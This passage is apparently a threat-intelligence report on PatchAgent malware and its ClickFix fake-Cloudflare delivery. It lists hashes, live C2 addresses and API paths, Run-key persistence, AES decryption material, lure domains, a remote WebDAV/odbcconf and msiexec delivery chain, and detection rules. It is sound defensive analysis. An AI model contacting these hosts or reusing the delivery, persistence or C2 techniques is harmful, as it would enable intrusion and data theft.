Indicators are tiered by confidence. Confirmed indicators are recovered directly from the analysed malware or decrypted configuration. Supporting / pivot indicators come from infrastructure pivots, clustering, VirusTotal relationships, or related panel activity and should be used with appropriate context.
Provenance Legend
To prevent high-confidence sample analysis from bleeding certainty onto pivoted leads, every indicator is tagged by provenance:
- [S] Sample-derived: recovered directly from reversing the binary. Highest confidence.
- [P] Pivot-derived: reached by footprinting or hunting outward from sample-derived IOCs. Confidence varies; association is not proof.
Confirmed File Hashes
| File | MD5 | SHA256 |
|---|---|---|
| Submitted archive / container | — | e88d528e951c55e3f5dcd8e1f10a161ab5f5d64f8663f65fd49d4558aea3274b |
| cloud.dll inner PE / Stage 1 dropper | 3895302964bcb46729c61f82a798ef96 | 27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f |
| wuaupdt.exe (PatchAgent) | 230bb7c97fbb1e96d9ebee43cfa09024 | 28e55dc62f9a9c9938c3b48b2d17a33d6fa96e74c1e9d31f5c685fef8c39b217 |
| wuaupdt.dat (PTCH container) | d4a0b5b1f5d4f43ff01360d2f16f171b | 8d217ad2ff7ed9e162cbd20bd207562f7e4f50d3e4d1f36ab01d653380176d16 |
| stage3_decrypted.bin (shellcode) | 728edd84b46d32d1fd520aa735f8611e | 70c2a120148a8d0e40f4abfb54578561c38a9b4ce0ea6cf6067b925e319806e0 |
Supporting / Pivot File Hashes
These hashes are useful for clustering and enrichment, but they are not all equivalent to the confirmed PatchAgent samples above.
| Indicator | Confidence | SHA256 | Context |
|---|---|---|---|
| run_obfuscated.bat | Medium-High | 151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb | Fetch script associated with staging activity |
| Directory hash / staging pivot | Medium | 5ce2d378811c84c085f39d0ce264d03138cbdd46ae752adb1b8d2373f6873bae | VirusTotal directory-hash relationship pivot |
| Related sample candidate | Medium | fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa | Import-hash / metadata cluster overlap |
| Related sample candidate | Medium | c0daec5c4417c16de8bced454b51cc02c0ee57ff66257b9516d6ae69ecf539ef | Import-hash / metadata cluster overlap |
| Related sample candidate | Medium | 5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c | Import-hash / metadata cluster overlap |
| Related sample candidate | Low-Medium | e792788fef507ae1fde22cf0c38c0569dc13c6fb8f23b79937cd1f606fa8394c | Spoofed timestamp pivot |
| Related sample candidate | Low-Medium | 816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6 | Spoofed timestamp / related infrastructure pivot |
| Related sample candidate | Low-Medium | 8d0c4a2565d38c923a50bb5daf512a7b80633643c65b5464d665e5f71b8fbd55 | Spoofed timestamp pivot |
| Related sample candidate | Low-Medium | f552f87811e0ac4c6757926e79bbf3a38fe6648634aaadb5a01f6e87e3a4951a | Spoofed timestamp pivot |
| Related sample candidate | Low-Medium | a01634a49545e05dcb1624aec62184f1f45c9224e4d356d191971914a4668a5a | Spoofed timestamp pivot |
| Related sample candidate | Low-Medium | f123bfdf0dff864b36c92e4ea7963d86f18c4cff0a29ed186e9f6eec940fa6b5 | Spoofed timestamp pivot |
| Communicating payload candidate | Medium | 155275fdade744919de3d657a16c197b2f736764c14129e27e8517aed824f84e | Observed communicating with related panel infrastructure |
| Communicating payload candidate | Medium | 080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | 3ca8ae1d0a0682c941d71b722171f69cde2abff6f5f3092c6af56d001d01c070 | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | 78906623ce30eba7174e99d7f9d1df5fe69d1fdd7d5eb36329963e29b65bef2e | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | 7e4549de761b5bdb361bf22e3f3069539400448094c45d2e84175d76b6553853 | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | af5a2f1b7e388d4fb49d72e8f453fda673472ad603bf72aee4869a34b37f535a | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | bc9c4e81bc9acd2a93de62ba696009084594161da3db5eddc4774a006d8bd07e | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | bf38ae8c1b495b2a547337759969967a8bf632f5adbbd9a9bb7c724007d684b8 | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | d60b04ecea3adb58b4369d4e52121377a9bc28fa1a29b69ceee60144c47492a2 | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | f051f14146e69ffd2f22c48c5126f53e8a94e2ce86b9adb46de0fb5230d46538 | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | fbc2b2bc5365528b68b60a150e85407c0f51952b95c272ac7d85714fd1e0e8bd | Observed communicating with primary C2 panel infrastructure |
| Communicating payload candidate | Medium | d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3 | RuntimeBroker.dll / related payload observed communicating with 185.228.83[.]217:8443 |
| ClickFix delivery payload candidate | Medium | 90f2ac28649c8877379014012263125fdb86489ccc8d6cc80180437dbdf3be8c | dbconfig.dll; associated with 185.228.83[.]217 ClickFix / PatchAgent-related delivery evidence |
ClickFix Sample (185.228.83[.]217) Files
| File | SHA256 |
|---|---|
landing HTML | 6d36bfa3e893c11294e3421de9e836e0fe68f97b20fa9d9eebbfb66d79136caf |
load.js | a8d63e598ea6a8eaf7d34eeb240ca75e9b89c18df88fe4d43b3ff3d53a723f4b |
lib.js | 515332a4fada0648a84c6d683e36363918f23f03ef7bf97e936c795829a9623f |
config.js | a556272456a474721a285f28dba2219f154147f5869932f45408774fead54fca |
l.js | be8cc24348cd36f001cef3554a2e20faba192fddb72c4188c14a22789a9d484f |
mn.js | 7af3c84441f40b8a7f6660e1e78bd8806c715ec1b466fd62916466d50224797a |
all.min.css | a361e7885c36bacb3fd9cb068da207c3b9329962cac022d06e28923939f575e8 |
styles.css | 48e455d24aede6586d5fe2af3ba5eabd15f53ff68de7fb38a4021f0b61f3c2d4 |
faviconV2.png | 59bfe9bc385ad69f50793ce4a53397316d7a875a7148a63c16df9b674c6cda64 |
web.png | aaea67f04f2a6b3ae212b3565b108b92cce157eff1c77b455fe2eadb57c86fb5 |
fa-brands-400.woff2 | 5d9190292acdd48ba0fc35080f7e7448f3cdf0d79199a4d23f0f49b5341fdf29 |
Confirmed Network Indicators
These indicators are recovered directly from the decrypted Stage 3 shellcode and should be treated as the strongest network evidence in this report.
| Type | Value | Protocol | Actionability | Note |
|---|---|---|---|---|
| C2 IP | 46.30.188[.]99 | HTTP/1.1 | Block / hunt / enrich | Stage 3 command & control — campaign-relevant / recently active |
| C2 endpoint | /api/checkin | POST | Network detection | Initial beacon, JSON |
| C2 endpoint | /api/cmd/<id> | GET | Network detection | Task retrieval |
| C2 endpoint | /api/result/<id> | POST | Network detection | Result exfiltration, base64 |
| User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) | — | Network detection / enrichment | Hardcoded in shellcode |
Related / Cluster Network Indicators
These indicators support cluster-level hunting and enrichment. They are pivot-derived and should not be treated as equivalent to the hardcoded Stage 3 C2 unless independently corroborated.
| Type | Value | Confidence | Actionability | Note |
|---|---|---|---|---|
| Related C2 / ClickFix delivery candidate | 185.228.83[.]217 | Medium-High for related cluster; Medium for analysed-sample delivery | Hunt / enrich / monitor | Shared panel, URL-pattern, related payload communications, historical open-directory overlap, and ClickFix /land/ lure; exact analysed-sample lure not recovered |
| Related infrastructure candidate | 41.216.188[.]46 | Medium | Enrich / monitor | Matched login-panel query; associated communicating payload observed |
| Lower-confidence candidate | 31.57.219[.]68 | Low-Medium | Enrich only | Matched newer login-panel body hash; lacks confirmed C2 URL-pattern overlap |
| Historical exposure | 46.30.188[.]99:9090 | Medium-High | Enrich / timeline | Open-directory exposure around mid-March 2026 |
| C2 panel | 46.30.188[.]99:8443 | High | Hunt / enrich / monitor | Panel / tasking infrastructure pivot |
| Related panel | 185.228.83[.]217:8443 | Medium-High | Hunt / enrich / monitor | Overlapping login panel and URL-pattern characteristics |
| Related panel | 41.216.188[.]46:8443 | Medium | Enrich / monitor | Matched login-panel query |
| Possible newer panel | 185.228.83[.]217:8080 | Medium | Enrich / monitor | More recent login-panel exposure |
| Possible newer panel | 31.57.219[.]68:8080 | Low-Medium | Enrich only | Lower-confidence body-hash pivot |
| Alternate channel | 46.30.188[.]99:8082 | Medium | Enrich / monitor | Python websockets 426 Upgrade Required response |
| Alternate channel | 185.228.83[.]217:8082 | Medium | Enrich / monitor | Python websockets 426 Upgrade Required response |
| Primary C2 observed URL | hxxp://46.30.188[.]99:8443/api/checkin | High | Hunt / enrich / monitor | Observed URL matching Stage 3 check-in pattern |
| Primary C2 observed URL | hxxp://46.30.188[.]99:8443/api/cmd/bfaf34b8 | High | Hunt / enrich / monitor | Observed URL matching Stage 3 tasking pattern |
ClickFix Lure Indicators
These indicators are delivery-cluster evidence. Use them for scoped hunting and enrichment; they do not prove one-to-one delivery of the analysed cloud.dll unless the referenced cloud.rsp and DLL are recovered and matched.
| Type | Value | Confidence | Actionability | Note |
|---|---|---|---|---|
| ClickFix lure path | 185.228.83[.]217/land/ | Medium-High | Hunt / enrich | Fake-Cloudflare ClickFix lure associated with the delivery hypothesis |
| ClickFix WebDAV response file | \\185.228.83[.]217\DavWWWRoot\cloud.rsp | Medium | Collection target | Collection target referenced by the ClickFix execution chain |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/checkin | Medium-High | Hunt / enrich / monitor | Observed in related payload communications; overlaps Stage 3 C2 API pattern |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/cmd/e99899fa | Medium-High | Hunt / enrich / monitor | Observed in related payload communications |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/cmd/50ee0d88 | Medium-High | Hunt / enrich / monitor | Observed in related payload communications |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/cmd/532ec2dd | Medium-High | Hunt / enrich / monitor | Observed in related payload communications |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/cmd/d654b82b | Medium | Enrich / monitor | Observed as a related URL pivot |
| Related tasking URL | hxxp://185.228.83[.]217:8443/api/cmd/f3821897 | Medium-High | Hunt / enrich / monitor | Observed in related payload communications |
| Telegram lure artefact | api.telegram[.]org/bot8264202838/sendMessage | Low–Moderate | Hunt / enrich | Lure telemetry / operator-notification endpoint from the ClickFix page; not evidence of victim tracking at scale |
| Telegram lure artefact | t.me/snakecrypterr; bot 8264202838; chat 7001602140 | Low–Moderate | Enrich only | ClickFix lure telemetry artefacts; not directly sample-derived |
| Geolocation service | ipapi[.]co/json/ | Low | Detection enrichment only | Used by the ClickFix lure before Telegram notification |
| Scanner / analyst artefact | 185.183.34[.]168 | Low | Do not block as victim IOC | Scanner-egress artefact seen in lure beacons; do not treat as victim infrastructure without corroboration |
| Staging/contact IP | 13.107.213.38 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 13.107.246.38 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 150.171.73.13 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 150.171.74.13 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 209.85.145.132 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 23.11.32.159 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
| Staging/contact IP | 52.111.227.11 | Low | Enrich only | Directory-hash contact IP; supporting pivot only |
Low-Confidence Same-Kit / Enrichment Pivots
These indicators are useful for enrichment and broader ClickFix-kit tracking, but they are not PatchAgent evidence.
| Type | Value | Confidence | Note |
|---|---|---|---|
| Russia-linked ClickFix pivot | 92.53.69[.]246 | Low–Moderate | Decoded lib.js favicon label and historical resolution pivot; likely same ClickFix actor / kit, not sample-derived PatchAgent evidence |
| Russia-linked ClickFix pivot | bx.digitech[.]ru | Low–Moderate | Historical resolution from 92.53.69[.]246; related DigiTech-themed ClickFix pivot |
| ClickFix payload host | seo-conference[.]by | Low–Moderate | Separate ClickFix msiexec chain tied to the 92.53.69[.]246 / DigiTech pivot |
| ClickFix payload URL | hxxps://seo-conference[.]by/wp-themes/Cloudflare/Verification/UserID6389452515832 | Low–Moderate | Payload URL used by the separate msiexec /i ClickFix command |
ClickFix Sibling Domains
Twelve same-kit domains identified through string pivoting ([P], Low confidence — same-kit deployments, not PatchAgent evidence):
https://www.handbagfashion.com/verification.html
http://caribbeansquash.org/
https://galacoeng.com/
http://ukpod.co.uk/
https://sman1secanggang.sch.id/
http://offercentralm.com/
https://ai-informer.net/
https://realmoney999.uno/
https://123a.in/
http://gvpns.us/
https://bnr.international/
https://schoolauth.art/
Registry
HKLM\SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32
    (Default) = [path to cloud.dll]
    ThreadingModel = Both

HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    PatchAgent = [path to svc_upd.exe with -p and -k args]
    SvcUpd     = %APPDATA%\Microsoft\PatchAgent\svc_upd.exe
File System
%TEMP%\wuaupdt.exe              ← Stage 2 initial drop location
%TEMP%\wuaupdt.dat              ← Stage 3 encrypted container
%TEMP%\svcmon.log               ← Stage 2 log file
%TEMP%\svcmon.ini               ← Stage 2 config file

%APPDATA%\Microsoft\PatchAgent\svc_upd.exe    ← persistent copy (Stage 2+3)
C:\Windows\System32\notepad.exe               ← process hollowing target
Cryptographic Material
AES-256 / HMAC-SHA256 key (hex):
    d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590

AES-CBC IV (hex):
    e736cadfc8ef27a6d7bbb3a4585abd50

COM CLSID:
    {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}
Fake Version Info (cloud.dll — for detection)
CompanyName:      SIFE SOFTWARE LLC
FileDescription:  Configuration Service
ProductName:      SIFE SOFTWARE ODBC Tools
OriginalFilename: dbconfig.dll
FileVersion:      2.1.0.4017
InternalName:     dbconfig
Detection Engineering
The complete SIEM query and rule pack is maintained separately in GitHub, so this report keeps detection content at a narrative level and points defenders toward the highest-value hunting areas. The strongest detection opportunities are:
Executive defender actions
Hunt for regsvr32 /s loading DLLs from user-writable paths; review %APPDATA%\Microsoft\PatchAgent\ and PatchAgent / SvcUpd Run keys; alert on wuaupdt.exe or svc_upd.exe with -p plus a 64-character -k key; inspect HTTP traffic to /api/checkin, /api/cmd/<id>, and /api/result/<id>; and monitor odbcconf.exe /f *.rsp paired with WebDAV activity as related ClickFix delivery evidence.
| Area | Detection logic |
|---|---|
| Initial execution | regsvr32.exe silently loading a DLL from a user-writable or non-standard path |
| Stage 2 loader | wuaupdt.exe, svc_upd.exe, or command lines containing -p plus a 64-character -k hex key |
| C2 traffic | HTTP requests to /api/checkin, /api/cmd/<id>, or /api/result/<id> |
| Process hollowing | Suspicious notepad.exe child process creation followed by memory writes / thread context changes |
| Persistence | Run key values referencing PatchAgent, SvcUpd, wuaupdt, or %APPDATA%\Microsoft\PatchAgent\ |
| File system | Creation of %TEMP%\wuaupdt.exe, %TEMP%\wuaupdt.dat, or %APPDATA%\Microsoft\PatchAgent\svc_upd.exe |
| Static detection | PE DLL with DllRegisterServer, fake SIFE SOFTWARE version metadata, and XOR-encoded wuaupdt artefacts |
| Network signatures | Plain HTTP C2 using hardcoded User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) with JSON check-in body |
Delivery Stage & Lure Detection
A. WebDAV + odbcconf LOLBin chain (endpoint) — pivot / lure TTP
- Process ancestry:
explorer.exe(Run dialog) →conhost.exe --headless→cmd.exe→odbcconf.exe. odbcconf.exespawned with a/for-fargument referencing a.rspfile. This is rare in legitimate use and should be treated as high-fidelity when paired with WebDAV activity.- This maps specifically to MITRE ATT&CK T1218.008 — System Binary Proxy Execution: Odbcconf, rather than only generic LOLBin abuse.
- WebClient (WebDAV) service activation or connection to a bare-IP UNC path such as
pushd \\<ip>\DavWWWRoot. - Practical Sigma-style logic: alert on process creation where the image is
odbcconf.exeand the command line contains both/for-fand a.rspreference. - Treat this as related but distinct from other WebDAV ClickFix variants using
rundll32.exe,net useplus a remote.cmd, ormsiexec /iremote installer execution. The stable detection surface is the ClickFix page chrome and clipboard-hijack flow; the payload LOLBin can rotate. - Hardening options: disable the WebClient service where unneeded; use WDAC / AppLocker controls for
odbcconf.exeandconhost.exe --headlesswhere operationally feasible.
B. ClickFix lure signature (network / web) — catches other deployments of the 12-domain cluster
- Fake-Cloudflare challenge parameter
__cf_chl_rt_tkserved from a host not behind Cloudflare, especially a bare IP or non-Cloudflare ASN. - Kit strings in page body:
You will observe and agree,verify-verify-button, and references to theload.js→config/config.js→js/lib.jsload chain. - Outbound request to
ipapi[.]co/json/immediately followed by anapi.telegram[.]org/bot<id>/sendMessagebeacon from a browsing endpoint.
C. C2 protocol (network) — sample-derived, high confidence
- HTTP traffic to
46.30.188[.]99matching/api/checkin,/api/cmd/<id>, or/api/result/<id>. - Caveat to verify: scans of
46.30.188[.]99returned near-identical 179–180 KB bodies across all paths. Confirm whether these are live API responses or a catch-all default page before asserting the C2 was operational, rather than merely reachable, at a given scan time.
Priority Hunting Queries
regsvr32.exe /s <non-standard DLL path>
wuaupdt.exe -p <file> -k <64-char hex key>
svc_upd.exe -p <file> -k <64-char hex key>
HTTP POST /api/checkin
HTTP GET  /api/cmd/<id>
HTTP POST /api/result/<id>
HKCU\Software\Microsoft\Windows\CurrentVersion\Run -> PatchAgent / SvcUpd
%APPDATA%\Microsoft\PatchAgent\svc_upd.exe
Retrohunt Anchors
For corpus retrohunting, the strongest static anchors are:
- COM exports:
DllRegisterServer,DllGetClassObject - Fake version metadata:
SIFE SOFTWARE LLC,dbconfig.dll,SIFE SOFTWARE ODBC Tools - XOR-0x55 encoded
wuaupdt.exe/wuaupdt.dat - PTCH v2 container magic:
50 54 43 48 02 00 - Stage 3 C2 strings:
/api/checkin,/api/cmd/,/api/result/,46.30.188[.]99 - Shellcode self-removal command:
xxxxxremove
Analytic Gaps and Collection Requirements
- Victimology: targeting by country or sector is not yet characterised. The lure’s Telegram beacon collected visitor geolocation and may help establish this if logs or bot responses are available.
- Chain of custody: log any analyst interactions with attacker infrastructure, including Telegram
getMe/sendMessagecalls and C2 / panel probes, with UTC timestamps so they are not misread as adversary or victim activity. The185.183.34[.]168scanner-egress artefact seen in beacons should be treated as analyst / scanner activity, not a victim, unless independently corroborated. - Report hygiene: perform a final link, caption, and formatting review before external sharing, especially around URLScan response links and pivot-derived indicators.
Appendix — Detection Pack / Retrohunt Rules
Full KQL, YARA, Snort/Suricata, and retrohunt rules are maintained separately from the narrative report for readability. The main report keeps the detection logic and hunting anchors above; complete rule bodies are available in the Ransom-ISAC GitHub repository:
PatchAgent detection pack on GitHub
Appendix — Reproducibility Notes
The PTCH decryption workflow can be reproduced with either the Python snippet in the Stage 3 section or an equivalent CyberChef recipe using:
- Drop first 84 bytes (
0x54) fromwuaupdt.dat - AES decrypt the remaining ciphertext with key
d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 - IV
e736cadfc8ef27a6d7bbb3a4585abd50 - Mode
CBC - No padding
The equivalent one-click recipe, preserved verbatim from the source report:
Open the PTCH v2 → Stage 3 AES-256-CBC decryption recipe in CyberChef